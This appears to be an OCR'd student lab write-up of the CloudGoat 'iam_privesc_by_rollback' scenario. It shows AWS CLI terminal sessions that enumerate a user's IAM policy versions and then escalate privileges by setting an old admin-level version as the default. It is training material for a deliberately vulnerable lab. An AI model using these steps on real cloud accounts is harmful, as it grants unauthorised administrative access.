
```
update-service-specific-credential        | update-signing-certificate
update-user                               | upload-ssh-public-key
upload-server-certificate                 | upload-signing-certificate
wizard                                    | wait
help


Invalid choice: 'list-attached-user-poliies', maybe you meant:

  * list-attached-user-policies
  * list-attached-role-policies
  * list-attached-group-policies

┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws iam list-attached-user-policies -user-name  raynor-iam_privesc_by_rollback_cgidsmg0nii7mu --profile raynor
usage: aws [options] <command> <subcommand> [<subcommand> ... ] [parameters]
To see help text, you can run:

  aws help
  aws <command> help
  aws <command> <subcommand> help
aws: error: the following arguments are required: --user-name

┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws iam list-attached-user-policies --user-name  raynor-iam_privesc_by_rollback_cgidsmg0nii7mu --profile raynor
{
    "AttachedPolicies": [
        {
            "PolicyName": "cg-raynor-policy-iam_privesc_by_rollback_cgidsmg0nii7mu",
            "PolicyArn": "arn:aws:iam::664418953656:policy/cg-raynor-policy-iam_privesc_by_rollback_cgidsmg0nii7mu"
        }
    ]
}

┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws iam list-policy-versions --policy-arn rn:aws:iam::664418953656:policy/cg-raynor-policy-iam_privesc_by_rollback_cgidsmg0nii7mu --profile raynor

An error occurred (ValidationError) when calling the ListPolicyVersions operation: Invalid ARN:  Could not be parsed!

┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws iam list-policy-versions --policy-arn arn:aws:iam::664418953656:policy/cg-raynor-policy-iam_privesc_by_rollback_cgidsmg0nii7mu --profile raynor
{
    "Versions": [
```

Week 6 Assignment 4: CloudGoat IAM Privilege Escalation by Rollback Scenario

C. aws iam list-policy-versions --policy-arn <generatedARN>/cg-raynor-policy --profile raynor


"PolicyArn": "arn:aws:iam::aws:policy/AdministratorAccess"

From the screenshot below we are currently using v1, which is true, the rest are false




```
        }
    ]
}

┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws iam list-policy-versions --policy-arn rn:aws:iam::664418953656:policy/cg-raynor-policy-iam_privesc_by_rollback_cgidsmg0nii7mu --profile raynor

An error occurred (ValidationError) when calling the ListPolicyVersions operation: Invalid ARN:  Could not be parsed!

┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws iam list-policy-versions --policy-arn arn:aws:iam::664418953656:policy/cg-raynor-policy-iam_privesc_by_rollback_cgidsmg0nii7mu --profile raynor
{
    "Versions": [
        {
            "VersionId": "v5",
            "IsDefaultVersion": false,
            "CreateDate": "2024-10-30T16:24:24+00:00"
        },
        {
            "VersionId": "v4",
            "IsDefaultVersion": false,
            "CreateDate": "2024-10-30T16:24:24+00:00"
        },
        {
            "VersionId": "v3",
            "IsDefaultVersion": false,
            "CreateDate": "2024-10-30T16:24:24+00:00"
        },
        {
            "VersionId": "v2",
            "IsDefaultVersion": false,
            "CreateDate": "2024-10-30T16:24:24+00:00"
        },
        {
            "VersionId": "v1",
            "IsDefaultVersion": true,
            "CreateDate": "2024-10-30T16:24:18+00:00"
        }
    ]
}

┌──(kali㉿kali)-[~/cloudgoat]
└─$ 
```

From the screenshot below we see a detailed information of the policy version



```
└─$ aws iam list-policy-versions --policy-arn arn:aws:iam::aws:policy/AdministratorAccess --profile raynor --version-id v1
usage: aws [options] <command> <subcommand> [<subcommand> ...] [parameters]
To see help text, you can run:

  aws help
  aws <command> help
  aws <command> <subcommand> help

Unknown options: --version-id, v1

┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws iam list-policy-versions --policy-arn arn:aws:iam::aws:policy/AdministratorAccess --profile raynor --version-id v1
usage: aws [options] <command> <subcommand> [<subcommand> ...] [parameters]
To see help text, you can run:

  aws help
  aws <command> help
  aws <command> <subcommand> help

Unknown options: --version-id, v1

┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws iam get-policy-version --policy-arn arn:aws:iam::aws:policy/AdministratorAccess --profile raynor --version-id v1
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Effect": "Allow",
                    "Action": "*",
                    "Resource": "*"
                }
            ]
        },
        "VersionId": "v1",
        "IsDefaultVersion": true,
        "CreateDate": "2015-02-06T18:39:46+00:00"
    }
}

┌──(kali㉿kali)-[~/cloudgoat]
└─$ 
```

d. aws iam set-default-policy-version --policy-arn <generatedARN>/cg-raynor-policy --version-id <versionID> --profile raynor




```
└─$ aws iam get-account-authorization-details  --profile raynor
{
    "UserDetailList": [
        {
            "Path": "/",
            "UserName": "raynor-iam_privesc_by_rollback_cgidsmg0nii7mu",
            "UserId": "AIDAZVMTUVG4OE4TI3X5B",
            "Arn": "arn:aws:iam::664418953656:user/raynor-iam_privesc_by_rollback_cgidsmg0nii7mu",
            "CreateDate": "2024-10-30T16:24:18+00:00",
            "GroupList": [],
            "AttachedManagedPolicies": [
                {
                    "PolicyName": "cg-raynor-policy-iam_privesc_by_rollback_cgidsmg0nii7mu",
                    "PolicyArn": "arn:aws:iam::664418953656:policy/cg-raynor-policy-iam_privesc_by_rollback_cgidsmg0nii7mu"
                }
            ],
            "Tags": [
                {
                    "Key": "Name",
                    "Value": "cg-raynor-iam_privesc_by_rollback_cgidsmg0nii7mu"
                },
                {
                    "Key": "Stack",
                    "Value": "CloudGoat"
                },
                {
                    "Key": "Scenario",
                    "Value": "iam-privesc-by-rollback"
                }
            ]
        },
        {
            "Path": "/",
            "UserName": "Testuser",
            "UserId": "AIDAZVMTUVG4FHQYM26P7",
            "Arn": "arn:aws:iam::664418953656:user/Testuser",
            "CreateDate": "2024-10-30T08:38:59+00:00",
            "GroupList": [],
            "AttachedManagedPolicies": [
                {
                    "PolicyName": "AdministratorAccess",
                    "PolicyArn": "arn:aws:iam::aws:policy/AdministratorAccess"
                }
```

5. Exploring Initial Configuration:


- Use the AWS CLI or AWS Management Console to examine the initial IAM configuration, including existing users, roles, and policies.
- Identify any permissions assigned to the user or role provided in the scenario.

Week 6 Assignment 4: CloudGoat IAM Privilege Escalation by Rollback Scenario


kali-linux-2024-W37-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
kali-linux-2024-W37-vm
Home
kali-linux-2024-W37-vmw...
14:17
kali@kali: ~/cloudgoat
File Actions Edit View Help
Activate Windows
Go to Settings to activate Windows.
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Loise Murage Week 6 Assignment 4-CS-CNS07-24115 - CloudGoat IAM - Word (Product Activation Failed)
Type here to search
22°C Clear
9:17 PM
30/10/24

```
┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws iam get-policy-version --policy-arn arn:aws:iam::664418953656:policy/cg-raynor-policy-iam_privesc_by_rollback_cgidsmg0nii7mu --version-id v2 --prof
ile raynor
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": {
                "Effect": "Allow",
                "Action": [
                    "s3:ListBucket",
                    "s3:GetObject",
                    "s3:ListAllMyBuckets"
                ],
                "Resource": "*"
            }
        },
        "VersionId": "v2",
        "IsDefaultVersion": false,
        "CreateDate": "2024-10-30T16:24:24+00:00"
    }
}

┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws iam get-policy-version --policy-arn arn:aws:iam::664418953656:policy/cg-raynor-policy-iam_privesc_by_rollback_cgidsmg0nii7mu --version-id v3 --prof
ile raynor
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": {
                "Effect": "Deny",
                "Action": "*",
                "Resource": "*",
                "Condition": {
                    "NotIpAddress": {
                        "aws:SourceIp": [
                            "192.0.2.0/24",
                            "203.0.113.0/24"
                        ]
                    }
                }
            }
```

From the screenshot below, v4 allows us access


kali-linux-2024-W37-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
kali-linux-2024-W37-vm
Home
kali-linux-2024-W37-vmw...
14:27
kali@kali: ~/cloudgoat
File Actions Edit View Help
Activate Windows
Go to Settings to activate Windows.
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Type here to search
22°C Clear
9:27 PM
30/10/24

```
        "VersionId": "v3",
        "IsDefaultVersion": false,
        "CreateDate": "2024-10-30T16:24:24+00:00"
    }
}

┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws iam get-policy-version --policy-arn arn:aws:iam::664418953656:policy/cg-raynor-policy-iam_privesc_by_rollback_cgidsmg0nii7mu --version-id v4 --prof
ile raynor
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Action": "*",
                    "Effect": "Allow",
                    "Resource": "*"
                }
            ]
        },
        "VersionId": "v4",
        "IsDefaultVersion": false,
        "CreateDate": "2024-10-30T16:24:24+00:00"
    }
}

┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws iam get-policy-version --policy-arn arn:aws:iam::664418953656:policy/cg-raynor-policy-iam_privesc_by_rollback_cgidsmg0nii7mu --version-id v5 --prof
ile raynor
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": {
                "Effect": "Allow",
                "Action": "iam:Get*",
                "Resource": "*",
                "Condition": {
                    "DateGreaterThan": {
                        "aws:CurrentTime": "2017-07-01T00:00:00Z"
                    },
                    "DateLessThan": {
```


6. Performing Privilege Escalation:

- Follow the steps outlined in the scenario to exploit IAM permissions and escalate privileges.
- Pay attention to any rollback mechanisms or configuration changes that can be

abused to gain elevated access.

aws iam set-default-policy-version --policy-arn <generatedARN>/cg-raynor-policy --version-id <versionID> --profile raynor

From the screenshot below, we were able to escalate privileges and change configurations on v4 to true and allow us to access resources.


kali-linux-2024-W37-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
kali-linux-2024-W37-vm
Home
kali-linux-2024-W37-vmw...
1 2 3 4
14:46
kali@kali: ~/cloudgoat
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Loise Murage Week 6 Assignment 4-CS-CNS07-24115 - CloudGoat IAM - Word (Product Activation Failed)
Activate Windows
Go to Settings to activate Windows.
Type here to search
22°C Clear
9:46 PM
30/10/24

```
                    },
                    "DateLessThan": {
                        "aws:CurrentTime": "2017-12-31T23:59:59Z"
                    }
                }
            }
        },
        "VersionId": "v5",
        "IsDefaultVersion": false,
        "CreateDate": "2024-10-30T16:24:24+00:00"
    }
}

┌──(kali㉿kali)-[~/cloudgoat]
└─$ 

┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws iam set-default-policy-version --policy-arn arn:aws:iam::664418953656:policy/cg-raynor-policy-iam_privesc_by_rollback_cgidsmg0nii7mu  --version-id
v4 --profile raynor

┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws iam get-policy-version --policy-arn arn:aws:iam::664418953656:policy/cg-raynor-policy-iam_privesc_by_rollback_cgidsmg0nii7mu --version-id v4 --prof
ile raynor
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Action": "*",
                    "Effect": "Allow",
                    "Resource": "*"
                }
            ]
        },
        "VersionId": "v4",
        "IsDefaultVersion": true,
        "CreateDate": "2024-10-30T16:24:24+00:00"
    }
}

┌──(kali㉿kali)-[~/cloudgoat]
└─$ 
```

Conclusion

From this exercise, our Scenario was iam_privesc_by_rollback, where we were able to review previous IAM policy versions and restore one which allows full admin privileges, resulting in a privilege escalation exploit. At first we only had a few limited privileges then we analyzed Raynor's privileges and noticed the SetDefaultPolicyVersion permission - allowing access to 4 other versions of the policy via setting an old version as the default, which was v1. After reviewing the old policy versions, we find that version 4 in particular offers a full set of admin rights to allow us carry out any malicious actions. We have used six main commands in CloudGoat; create, list, destroy, config, whitelist and pro